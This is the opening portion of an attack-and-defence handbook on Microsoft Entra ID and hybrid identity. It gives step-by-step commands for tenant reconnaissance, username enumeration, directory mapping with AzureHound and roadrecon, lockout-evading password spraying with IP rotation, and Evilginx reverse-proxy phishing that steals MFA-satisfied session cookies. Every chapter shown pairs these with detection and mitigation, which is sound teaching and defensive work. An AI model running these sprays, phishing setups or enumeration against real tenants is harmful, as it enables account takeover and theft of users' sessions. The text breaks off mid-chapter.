


ATTACK • DETECTION • MITIGATION

THE MODERN ENTRA ID & HYBRID ATTACK HANDBOOK



GEORG P. E. HEISE

2026 EDITION

The Breach Moved to the Token

For two decades the prize was the domain controller. In a cloud-first estate the prize is a token — a short string its bearer can replay — and the directory that issues it never sits on a network the defender controls. Microsoft Entra ID authenticates a workforce over the public internet, brokers access to Microsoft 365, Azure, and thousands of third-party applications, and trusts whoever presents a valid token until that token expires.

The tradecraft has reorganised around that fact. Credential theft now means lifting a Primary Refresh Token off a laptop and minting your own; phishing means an adversary-in-the-middle proxy that harvests the session after the second factor, not before it; privilege escalation runs through application registrations, service principals, and Graph permissions rather than group memberships; and consent — a user clicking `Accept` on an OAuth prompt — hands an attacker a standing foothold no password reset removes. [The most valuable target in many tenants is an application, not an account.](#)

Hybrid identity is where it compounds. Most enterprises still run on-premises Active Directory and synchronise it to Entra through Entra Connect — password hash sync, pass-through authentication, or federation. Each is a bridge that carries trust in both directions: a domain compromise becomes a cloud compromise through the sync account or a forged SAML token, and a cloud foothold reaches back down through device management and the connector server. The seam between the two directories is its own attack surface, and it is the one least likely to be watched.

The defensive picture has shifted to match. Conditional Access and token protection bind sessions to devices; phishing-resistant MFA closes the adversary-in-the-middle gap; Continuous Access Evaluation shortens the window a stolen token stays useful; and detection has moved from sign-in log triage toward identity threat detection and response. None of it removes the risk — identity is too central and too interconnected for that. It changes what defenders watch and what attackers reach for first.

This handbook documents the techniques that matter in a 2026 Entra and hybrid environment: how each one works, the tooling that executes it on Windows and Linux, the telemetry that catches it, and the controls that blunt it. The structure follows the kill chain — reconnaissance and tenant enumeration, initial access and authentication abuse, token and credential theft, privilege escalation inside the directory, the hybrid bridge between on-premises and cloud, persistence, data access, workload identity, the governance and external-access layers, a Part on advanced Graph, broker, and device tradecraft, the Azure resource plane, and the Power Platform, DevOps, and defense-evasion surfaces. Every chapter pairs offence with detection and mitigation, because the two are only useful together.

The Entra ID & Hybrid Attack Surface

Entra ID is not Active Directory in the cloud. It is a separate identity provider with its own data model, queried over HTTPS through the Microsoft Graph API and authenticated with OAuth 2.0 and OpenID Connect rather than LDAP and Kerberos. There are no domain controllers and no tickets — there are tenants, identities, applications, devices, and the tokens that bind them.

Four mechanisms carry most of the security weight, and most of this handbook.

Tokens are the currency. Access tokens authorise a call to a resource, refresh tokens mint new access tokens, and a Primary Refresh Token — issued to a registered device — silently mints both. They are bearer credentials: possession is authorisation. A family of first-party Microsoft clients (`FOCI`) will even trade one refresh token for tokens scoped to its siblings, so a single stolen token roams far beyond the application it came from.

Applications and service principals are the cloud's privilege graph. An app registration defines an identity; its service principal is that identity inside a tenant, carrying credentials, API permissions, and owners. Graph permissions such as `RoleManagement.ReadWrite.Directory` or `Application.ReadWrite.All` are escalation paths in their own right, and a user consenting to an app — or an admin granting tenant-wide consent — wires in access that survives password changes and lives outside the sign-in logs most teams watch.

Devices establish machine trust. Registering or joining a device to Entra provisions a device identity and the keys behind the Primary Refresh Token, usually sealed in the TPM. That trust is what Conditional Access leans on to decide a sign-in is compliant — and what an attacker forges or steals to look like a managed endpoint.

The hybrid bridge joins this to on-premises Active Directory. Entra Connect synchronises objects and, depending on configuration, authenticates through password hash sync, pass-through authentication agents, or federation with AD FS. The synchronisation account, the PTA agents, the AD FS token-signing certificate, and the Seamless SSO computer account `AZUREADSSOACC$` are all high-value secrets that turn a foothold in one directory into authority over the other.

The chapters that follow map to these mechanisms. Where Active Directory tradecraft turns on Kerberos and ACLs, Entra tradecraft turns on tokens and consent — and the hybrid seam is where the two threat models meet.

Contents

Getting started — where to begin	6
PART I Reconnaissance — Tenant Enumeration	
Unauthenticated tenant recon — OIDC config, GetUserRealm, federation state	8
User & domain enumeration	10
Application & service-principal discovery	12
PART II Initial Access & Authentication Attacks	
Password spraying & smart-lockout evasion	15
Adversary-in-the-middle phishing & session theft	17
Device-code phishing	19
MFA fatigue & method abuse	21
Illicit consent grant	23
PART III Token & Credential Theft	
Primary Refresh Token theft & pass-the-PRT	26
Access & refresh token theft & replay	29
FOCI family-client token abuse	32
Conditional Access bypass	34
PART IV Privilege Escalation in Entra	
Directory role & role-assignable group abuse	38
Application & service-principal abuse	40
Dynamic group membership abuse	42
Administrative units & RBAC misconfiguration	44
PART V The Hybrid Bridge — On-Prem ⇌ Cloud	
Entra Connect & password-hash-sync abuse	47
Pass-through authentication agent backdoor	49
Seamless SSO silver ticket — AZUREADSSOACC\$	51
Federation abuse — Golden SAML & token-signing theft	53
Cloud Kerberos Trust & sync-attribute pivots	55
PART VI Persistence	
Application & service-principal credential persistence	58
Federated-domain backdoor & ImmutableID manipulation	60
Device-registration & long-lived refresh-token persistence	62
Conditional Access & named-location tampering	64

PART VII Data Access & Collection

Exchange Online & Outlook access	67
SharePoint & OneDrive discovery	69
Teams & collaboration data	71

PART VIII Workload & Resource Identity

Workload Identity Federation abuse	74
Managed Identity abuse	77

PART IX Identity Governance & External Access

Cross-tenant & B2B guest abuse	80
Privileged Identity Management abuse	82
Access package & entitlement abuse	84

PART X Advanced Tradecraft & Emerging Surfaces

Microsoft Graph as an attack surface	87
Authentication broker & WAM token abuse	89
Temporary Access Pass abuse	91
Device compliance & Intune enrollment abuse	93

PART XI The Azure Resource Plane

Azure resource & subscription pivoting	96
--	----

PART XII Power Platform & DevOps Abuse

Power Automate & connector abuse	100
Power Apps, Power BI & Dataverse	102
Azure DevOps pipeline & service-connection abuse	104

PART XIII Collection & Defense Evasion

eDiscovery & Purview content search	107
Blinding the security stack	109

Appendices

Appendix A — The Offensive Toolkit	111
Appendix B — Attack-Path Walkthroughs	115
Appendix C — The Operator's Checklist	118
Appendix D — ATT&CK Navigator Matrix	121
Appendix E — Defender Quick Wins	124
Appendix F — XDR Detection Architecture	126
Appendix G — Automation & Hunting	129

Where to Begin

The handbook follows the kill chain, but an engagement rarely runs front to back. Two facts about the target decide almost everything that follows: how the tenant authenticates its users, and whether on-premises Active Directory is in scope. Establish those first, and the relevant chapters select themselves.

The fastest orientation is the tenant's authentication posture, because it determines which initial-access and hybrid techniques even apply:

- **Managed (password hash sync or pass-through auth)** — authentication happens in the cloud. Spraying, AiTM, device-code, and consent (Part II) are the way in; the hybrid bridge (Part V) is reached through the Connect server, the sync account, or the PTA agent.
- **Federated (AD FS or third-party)** — authentication happens on-premises. The token-signing key becomes the prize: Golden SAML (Chapter 20) forges any user, and the federated-domain backdoor (Chapter 23) is a durable foothold.
- **On-premises in scope** — the bridge runs both ways. A domain compromise reaches the cloud through Part V; a cloud foothold reaches back through device management and the connector. Read the hybrid Part alongside the AD volume.

With that established, a typical engagement opens with the same first moves:

- ① Fingerprint the tenant unauthenticated — OIDC configuration, federation state per domain, and a validated user list (Part I).
- ② Find the foothold — spray low and slow, or test AiTM, device-code, and consent paths, reading AADSTS codes for valid-but-gated accounts (Part II).
- ③ On any foothold, harvest tokens — caches, cookies, and a PRT if the host is joined — then roam them across the FOCI family (Part III).
- ④ Map the graph — run AzureHound and find the shortest path to Global Administrator before touching anything (Part IV).
- ⑤ Decide the objective — escalate, cross the hybrid bridge, persist, or collect data — and turn to the Part that serves it (Parts V–XIII).

Every chapter is self-contained and ends with detection and mitigation, so a defender can read any single technique for the telemetry and controls alone. The appendices condense the rest: the toolkit (A), worked attack paths (B), a field checklist (C), the ATT&CK matrix (D), and the ten controls to act on first (E).

PART I

Reconnaissance — Tenant Enumeration

Mapping the tenant, its users, and its applications from the outside — before a single credential is tried.

- | | |
|----|---|
| 01 | Unauthenticated Tenant Recon |
| 02 | User & Domain Enumeration |
| 03 | Application & Service-Principal Discovery |



Unauthenticated Tenant Recon

ENTRA-RECON-01 · MITRE T1590 Gather Victim Network Information · T1591 Gather Victim Org Information · outsider

Before a single credential is tried, a target tenant gives itself up to anyone who asks. Microsoft operates the authentication endpoints, they answer without a login, and they return the tenant's identifier, the domains it owns, whether each is cloud-managed or federated to on-premises AD FS, and whether Seamless SSO is switched on. From a domain name alone an attacker reconstructs the shape of the identity estate — and learns where the on-premises bridge surfaces to the internet.

WHY IT MATTERS

None of this touches the tenant's own logging. The endpoints are Microsoft's, the requests are unauthenticated, and the answers are the same ones a real client needs at sign-in. Outsider recon is effectively free and effectively invisible — the only durable defence is to make what it reveals useless.

PREREQUISITES

- None. A target domain — or a single email address — is the only input. No account, no token.

How it works

Two endpoints carry most of the signal. The OpenID configuration at `/.well-known/openid-configuration` returns the issuer, which embeds the tenant ID, along with the tenant's region and cloud instance — commercial, GCC, or China. GetUserRealm reports whether a domain is `Managed` or `Federated`; for a federated domain it hands back the AD FS sign-in URL, a public pointer straight at on-premises infrastructure. A SOAP call to the autodiscover service (`GetFederationInformation`) lists every domain registered in the tenant, **often exposing brands and subsidiaries that were never meant to be linked publicly**.

- 1 Resolve the tenant ID and region from the OpenID configuration for the target domain.
- 2 Query GetUserRealm to classify each domain as managed or federated and capture any AD FS endpoint.
- 3 Pull the full domain list through GetFederationInformation to map subsidiaries and onmicrosoft.com tenants.
- 4 Record whether Seamless SSO and registered services — an MDI sensor, for instance — are present; each is a downstream attack surface.

Execution — Windows OUTSIDER

AADINTERNALS — RECON AS AN OUTSIDER

```
Import-Module AADInternals
# tenant id, brand, domains (managed/federated), Seamless SSO, MDI — one call
Invoke-AADIntReconAsOutsider -DomainName company.com | Format-Table
# realm / federation detail for one login — reveals the AD FS URL if federated
Get-AADIntLoginInformation -UserName user@company.com
```


Execution — Linux NO FOOTPRINT

RAW ENDPOINTS — CURL + JQ

```
# tenant id (issuer), region, and cloud from the OpenID configuration
curl -s "https://login.microsoftonline.com/company.com/.well-known/openid-configuration" | jq
'.issuer, .tenant_region_scope, .cloud_instance_name'
# managed vs federated, AD FS endpoint, brand
curl -s "https://login.microsoftonline.com/getuserrealm.srf?login=user@company.com&xml=1"
```

O365SPRAY — CONFIRM THE TENANT

```
o365spray --validate --domain company.com
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	AADInternals · Invoke-AADIntReconAsOutsider	Tenant ID, domains (managed/federated), Seamless SSO, MDI — in one call
LIN	curl + jq · login.microsoftonline.com	OpenID config, GetUserRealm, federation endpoints with no tooling footprint
LIN	o365spray / GoMapEnum	Tenant validation and domain checks at scale
BOTH	MicroBurst · EnumerateAzureSubDomains	Discover tenant-linked Azure resources — onmicrosoft, blobs, web apps

Detection

SOURCE	SIGNAL
SignInLogs	No event. These endpoints are unauthenticated and Microsoft-operated; outsider recon never reaches the tenant's logs.
ADFSSignInLogs	The AD FS URL exposed by GetUserRealm becomes an internet-facing target — monitor it as external attack surface, not as a recon alert.
External ASM	Discovering your own onmicrosoft.com tenant, AD FS, and Azure subdomains with the same tools is the realistic detection path.

OPSEC LOW / NONE

- Unauthenticated OIDC, GetUserRealm, and federation lookups hit Microsoft's endpoints, **not the target tenant's logs** — effectively invisible to the defender.
- Only user-existence probes against login endpoints risk surfacing; prefer credential-type checks over authentication attempts.
- Throttle to avoid Microsoft-side rate limiting rather than tenant detection.

Mitigation

- **Assume full external enumeration.** The information is inherent to using Entra; spend the effort on the controls that make it worthless — phishing-resistant auth and Conditional Access.
- **Disable Seamless SSO** where it is not required; it is discoverable here and exploited in Part V.
- **Prefer cloud-managed authentication over federation** where feasible — federation publishes an AD FS endpoint pointing at on-premises and widens the surface.
- **Treat the AD FS URL, onmicrosoft.com tenant, and Azure subdomains as known-exposed** and monitor them externally.
- **Keep tenant branding free of internal detail;** it is returned to unauthenticated callers.



User & Domain Enumeration

ENTRA-RECON-02 · MITRE T1589.002 Email Addresses · T1590.001 Domain Properties · outsider

A valid username is the raw material for password spraying and targeted phishing, and Entra will confirm one without a password. The `GetCredentialType` endpoint answers, for any address, whether the account exists — unauthenticated, fast, and with no sign-in event. The same outsider position yields the tenant's full domain list, so a clean, validated target set is built before authentication is touched at all.

WHY IT MATTERS

Username enumeration here is a property of how sign-in works, not a misconfiguration. You cannot switch it off. What you can change is what a confirmed username is worth — and that is decided by Smart Lockout, MFA, and whether legacy authentication is still reachable.

PREREQUISITES

- None for user validation and domain listing — a candidate list and a target domain.
- Authentication-based methods (which do log) need only a throwaway source address.

How it works

`GetCredentialType` takes a JSON body with a username and returns `IfExistsResult` — zero for a live account — alongside flags for Seamless SSO and managed-versus-federated handling. Because no credential is submitted, nothing authenticates and nothing is logged tenant-side. Methods that do authenticate — submitting a password and reading the error code, where `AADSTS50126` (valid user, bad password) separates from `AADSTS50034` (no such user) — are more reliable against hardened tenants but generate failed sign-ins. Domain enumeration reuses the autodiscover `GetFederationInformation` call from the previous chapter.

- 1 Validate candidate addresses through `GetCredentialType`, keeping those that return `IfExistsResult` zero.
- 2 Where the fast path is suppressed, fall back to authentication-based enumeration on AADSTS error codes — accepting the sign-in noise.
- 3 Enumerate tenant domains to expand the address space — first.last, flast, aliases — across every brand.
- 4 Cross-reference Seamless SSO state: where it is on, the autologon endpoint validates users over Kerberos as a quieter channel.

Execution — Windows OUTSIDER

AADINTERNALS – OUTSIDER USER ENUMERATION

```
Import-Module AADInternals
# validate users via GetCredentialType / login / autologon
Invoke-AADIntUserEnumerationAsOutsider -UserName users.txt -Method Normal
# every domain registered in the tenant (GetFederationInformation)
Get-AADIntTenantDomains -Domain company.com
```

Execution — Linux AT SCALE

GETCREDENTIALTYPE - DIRECT

```
# IfExistsResult 0 = valid account
curl -s "https://login.microsoftonline.com/common/GetCredentialType" \
  -H "Content-Type: application/json" \
  -d '{"Username":"user@company.com"}' | jq '.IfExistsResult, .ThrottleStatus'
```

0365SPRAY / 0365CREEPER - BULK VALIDATION

```
o365spray --enum -U users.txt --domain company.com
python3 o365creeper.py -f emails.txt -o valid_users.txt
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	AADInternals · UserEnumerationAsOutsider	Validate users (Normal / Login / Autologon) and list tenant domains
LIN	o365spray	Unauthenticated user enumeration and domain checks, GetCredentialType-based
LIN	o365creeper / GoMapEnum	Lightweight email validation from a wordlist
BOTH	TeamFiltration	Enumerate via Teams / OneDrive, then spray and exfiltrate from one tool

Detection

SOURCE	SIGNAL
SigninLogs	GetCredentialType enumeration produces no event; only authentication-based methods appear, as failed sign-ins carrying user-exists error codes.
SigninLogs	A spike of failed sign-ins from one IP or ASN across many distinct users — the signature of the auth-based fallback or a follow-on spray.
OfficeActivity	OneDrive path probing (403 vs 404 per user) may surface in service logs but is rarely visible for logged-out requests.

OPSEC **LOW**

- Enumeration that validates users through authentication endpoints can register as failed sign-ins; credential-type lookups do not.
- Keep volume low and never submit a password, so nothing reaches `SigninLogs` as a spray.

Mitigation

- **Make a valid username worthless** — enforce phishing-resistant MFA, enable Smart Lockout, and block legacy authentication so enumerated accounts cannot be sprayed.
- **Disable Seamless SSO / autologon** where unused to remove the Kerberos-backed validation channel.
- **Alert on the auth-based signature** — many users, one source, user-exists error codes — even though the quiet path cannot be caught.
- **Require compliant or hybrid-joined devices** in Conditional Access so a confirmed account list cannot convert into access.



Application & Service-Principal Discovery

ENTRA-RECON-03 · MITRE T1087.004 Cloud Account · T1526 Cloud Service Discovery · authenticated

Once any token is in hand, the directory opens up. By default a member — and in many tenants a guest — can read every user, group, role assignment, application, and service principal in the tenant. That read is where attack paths are found: service principals carrying high-privilege Graph permissions, applications a low-privilege user happens to own, credentials nearing expiry, and the ownership edges that turn one of those into Global Administrator. App and service-principal discovery is the pivot from reconnaissance into escalation and persistence.

WHY IT MATTERS

This is the first chapter that authenticates, so it is the first that leaves a trail — Graph reads are recorded where Graph activity logging is enabled. The exposure it maps, though, is mostly default configuration: directory read is open out of the box, and most tenants never tighten it.

PREREQUISITES

- Any authenticated principal — a member user, a guest in many tenants, or a low-privilege service principal. No directory role is required for read.

How it works

Entra's object model is a graph, and the abuse lives in its edges. A service principal holds app-role assignments — application permissions such as `RoleManagement.ReadWrite.Directory` or `Application.ReadWrite.All` — plus delegated OAuth2 grants, credentials, and owners. An application a non-privileged user owns can have credentials added to it, and the resulting tokens run with that application's permissions. [Collection tools pull the whole graph into a local database, then surface the principals worth targeting and the shortest path from a foothold to a privileged role.](#)

- 1 Authenticate with the available principal and gather the directory — users, groups, roles, applications, service principals, grants, ownerships — into a local store.
- 2 Flag service principals holding high-value application permissions and the users or groups that own them.
- 3 Identify applications the current principal can write to, where adding a credential yields a service-principal takeover.
- 4 Compute the path from the foothold to Global Administrator or an equivalent role, and hand it to Part IV.

Execution — cross-platform **AUTHENTICATED**

AZUREHOUND — COLLECT FOR BLOODHOUND

```
# users, roles, apps, service principals, grants, ownerships
azurehound -u user@company.com -p '<pass>' list --tenant <tenant-id> -o entra.json
# import entra.json into BloodHound CE and run the Entra attack-path queries
```

Execution — Linux DUMP & BROWSE

ROADRECON — WHOLE-DIRECTORY DUMP

```
# authenticate, then pull the directory into a local database
roadrecon auth -u user@company.com -p '<pass>'
roadrecon gather
# browse apps, SP credentials, permissions, owners
roadrecon gui      # http://localhost:5000
```

GRAPH & AZ — TARGETED QUERIES

```
# service principals exposing high-value app roles
az ad sp list --all --query "[?appRoles].{name:displayName,id:appId}" -o table
# applications the current user owns — candidates for credential takeover
az ad app list --show-mine -o table
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	AzureHound + BloodHound CE	Collect Entra objects and graph the path from a foothold to a privileged role
LIN	ROADtools · roadrecon	Full directory dump with a GUI over apps, SP credentials, permissions, owners
BOTH	Graph PowerShell / az CLI	Targeted queries for high-value SPs and user-owned applications
BOTH	Stormspotter	Visual mapping of Azure and Entra relationships

Detection

SOURCE	SIGNAL
MicrosoftGraphActivityLogs	Bulk directory reads — many GETs to /servicePrincipals, /applications, /roleManagement from one principal — where activity logging is enabled.
SigninLogs	The client used to enumerate (Azure CLI, a custom roadrecon app, AzureHound) acquiring tokens; an unfamiliar app id reading the directory.
CloudAppEvents	Mass-enumeration and reconnaissance anomalies on a user or service principal, surfaced through ITDR.

OPSEC **LOW → MODERATE**

- Reads through Graph as a guest or low-privilege token appear in `MicrosoftGraphActivityLogs` where it is enabled.
- Application and service-principal enumeration is routine traffic; blend by pacing and avoiding bulk pulls.

Mitigation

- **Restrict default user permissions** — limit who can read the directory and set guest access to the most restrictive level.
- **Turn off user application registration** and constrain user consent to verified publishers or none, shrinking the app and service-principal surface.
- **Enforce least privilege on service principals** and place privileged roles under PIM, so a mapped path ends at nothing of value.
- **Enable Microsoft Graph activity logs** and alert on bulk enumeration patterns.

Read access is the default, so the realistic control is not blocking enumeration but removing what it finds — over-permissioned service principals and writable applications are the actual exposure.

PART II

Initial Access & Authentication Attacks

Turning a validated target into a foothold: spraying, proxy phishing, device codes, MFA pressure, and consent.

- | | |
|----|----------------------------------|
| 04 | Password Spraying |
| 05 | Adversary-in-the-Middle Phishing |
| 06 | Device-Code Phishing |
| 07 | MFA Fatigue & Method Abuse |
| 08 | Illicit Consent Grant |



Password Spraying

A validated user list and a handful of seasonal passwords are enough to walk into a surprising number of tenants. The trick is not volume but restraint: one password tried against every account, spread thin enough to stay under Smart Lockout and the password-spray risk detector. Where MFA is missing or legacy authentication is still reachable, a single correct guess is access.

WHY IT MATTERS

Entra tells the attacker when a password is right even when it cannot be used: `AADSTS50076` (MFA required) and `AADSTS50158` (Conditional Access challenge) both confirm valid credentials. A spray that "fails" everywhere can still hand back a list of accounts whose only protection is a second factor — the exact targets for the next four chapters.

PREREQUISITES

- A validated user list (Part I) and a small set of likely passwords. No access required.
- Ideally a way to rotate source IPs — FireProx over AWS API Gateway — to dilute per-IP volume.

How it works

Smart Lockout counts failed attempts per account, hashes recent bad passwords so a repeat does not re-trigger, and locks after a threshold (ten by default) with a growing duration. The evasion is structural: one password per account per cycle, long pauses between cycles, source-IP rotation, and business-hours timing to blend with real traffic. The spray reads AADSTS codes to triage results — `50126` is a wrong password on a valid user, `50053` is a lockout, and `50055` (expired password), `50076` (MFA), and `50158` (Conditional Access) all mean the password was correct.

- 1 Choose one password and try it against the entire validated user list, one attempt per account.
- 2 Rotate the source IP per request or per batch so no single address accumulates failures.
- 3 Read the AADSTS codes: separate clean successes from MFA- or CA-gated accounts that nonetheless confirm valid credentials.
- 4 Pause well beyond the lockout window, rotate to the next password, and repeat low and slow.

Execution — Windows SPRAY

MSOLSPRAY — SPRAY WITH AADSTS TRIAGE

```
Import-Module .\MSOLSpray.ps1
# one password across the validated list; parses MFA/locked/disabled/success
Invoke-MSOLSpray -UserList valid_users.txt -Password 'Autumn2025!' -Verbose
# route through FireProx to rotate the source IP per request
Invoke-MSOLSpray -UserList valid_users.txt -Password 'Autumn2025!' -URL https://<id>.execute-api.us-east-1.amazonaws.com/fireprox
```

Execution — Linux LOW & SLOW

TREVORSPRAY — PROXY-ROTATING SPRAY

```
# spread across SSH proxies, one password per round, lockout-aware
trevorspray -u valid_users.txt -p 'Autumn2025!' --ssh user@proxy1 user@proxy2
```

0365SPRAY — THROTTLED SPRAY

```
o365spray --spray -U valid_users.txt -p passwords.txt --domain company.com --count 1 --lockout 30
```

Tooling

PLATFORM	TOOL	ROLE
WIN	MSOLSPray	Azure AD spray with AADSTS parsing; FireProx-aware for IP rotation
LIN	TREVORspray	Distributed low-and-slow spray over SSH proxies, lockout-aware
LIN	o365spray / Omnispray	Throttled spraying with per-account counts and lockout delays
BOTH	FireProx + MFASweep	Rotate source IP via AWS API Gateway; then test which endpoints skip MFA

Detection

SOURCE	SIGNAL
SigninLogs	Many distinct users, few attempts each, error 50126 from one or a rotating set of IPs — the spray fingerprint.
AADUserRiskEvents	Built-in Password spray risk detection, plus Malicious IP and Unfamiliar sign-in properties .
SigninLogs	Bursts of AWS API Gateway IPs (FireProx) or a cluster of cloud ASNs hitting the token endpoint.

OPSEC HIGH

- Generates failed sign-ins (`SigninLogs` 50126), Smart Lockout, the ID Protection **password-spray** risk detection, and Defender XDR correlation.
- One password per account per cycle, long pauses beyond the lockout window, and rotate source IPs with FireProx.
- Time to business hours in the target's region to blend with real traffic.

Mitigation

- MFA on every account** so a cracked password is not access, and **block legacy authentication** to close the no-MFA spray path.
- Entra Password Protection** with a custom banned-password list — including seasonal and company terms — extended on-premises via the agent for hybrid.
- Sign-in risk Conditional Access** that auto-blocks or steps up sprayed sign-ins, with Continuous Access Evaluation for fast revocation.
- Alert on the ID Protection password-spray detection** and remediate flagged accounts automatically.



Adversary-in-the-Middle Phishing

ENTRA-IA-02 · MITRE T1557 Adversary-in-the-Middle · T1539 Steal Web Session Cookie · MFA bypass

A reverse proxy sits between the victim and the real Microsoft login, relaying every request in real time. The victim signs in and completes MFA against the genuine endpoint; the proxy captures the authenticated session cookie that comes back. Because the stolen artefact is the session, not the password, ordinary MFA — push, OTP, SMS — is bypassed. The attacker imports the cookie and is the user, second factor already satisfied.

WHY IT MATTERS

This is the technique that broke "MFA solves phishing." It does not, however, beat phishing-resistant MFA: FIDO2 and Windows Hello bind the assertion to the real origin, and the proxy's domain fails that check. The split between MFA and phishing-resistant MFA is the whole game.

PREREQUISITES

- A lookalike domain and a reverse-proxy host running a Microsoft phishlet.
- The victim must click the lure and complete sign-in through the proxy.

How it works

A phishlet defines which Microsoft domains to proxy and which cookies to harvest. The victim lands on the lookalike host; the proxy forwards credentials and the MFA challenge to `login.microsoftonline.com` and relays the response back, so the flow looks and behaves exactly like the real thing. When Microsoft returns the authenticated session — the `ESTSAUTH` cookies — the proxy keeps a copy. **Loaded into a browser, that cookie is a fully authenticated session that no longer needs the password or the second factor.** The same session is then driven against Graph to read mail, plant inbox rules, or pull tokens.

- 1 Stand up the proxy with a Microsoft phishlet and register a convincing lookalike domain.
- 2 Generate a lure URL and deliver it; the victim authenticates and clears MFA through the proxy.
- 3 Harvest the ESTSAUTH session cookies (and any refresh token) from the proxy's session store.
- 4 Import the cookie into a browser or token tool and operate as the user against Graph.

Execution — Linux REVERSE PROXY

EVILGINX — PHISHLET, LURE, CAPTURE

```
evilginx
: phishlets hostname o365 login.company-sso.com
: phishlets enable o365
: lures create o365
: lures get-url 0          # the link to deliver
: sessions                # captured cookies + tokens land here
```

OPERATE THE CAPTURED SESSION

```
# load the ESTSAUTH cookie into a browser profile → authenticated, MFA satisfied
# then drive Graph (GraphRunner / TokenTactics) for mail, rules, token requests
```

Tooling

PLATFORM	TOOL	ROLE
LIN	Evilginx2 / Evilginx3	Reverse-proxy phishing framework with Microsoft / O365 phishlets
LIN	Muraena + Necrobrowser	Proxy phishing with automated post-capture session actions
LIN	Modlishka	Alternative reverse-proxy relay for credential and session theft
BOTH	GraphRunner / TokenTactics	Operate the stolen session and roam refresh tokens across clients

Detection

SOURCE	SIGNAL
SignInLogs	The same session reused from two IPs — the victim's, then the attacker's — and sign-in from a hosting-provider ASN with an odd user-agent.
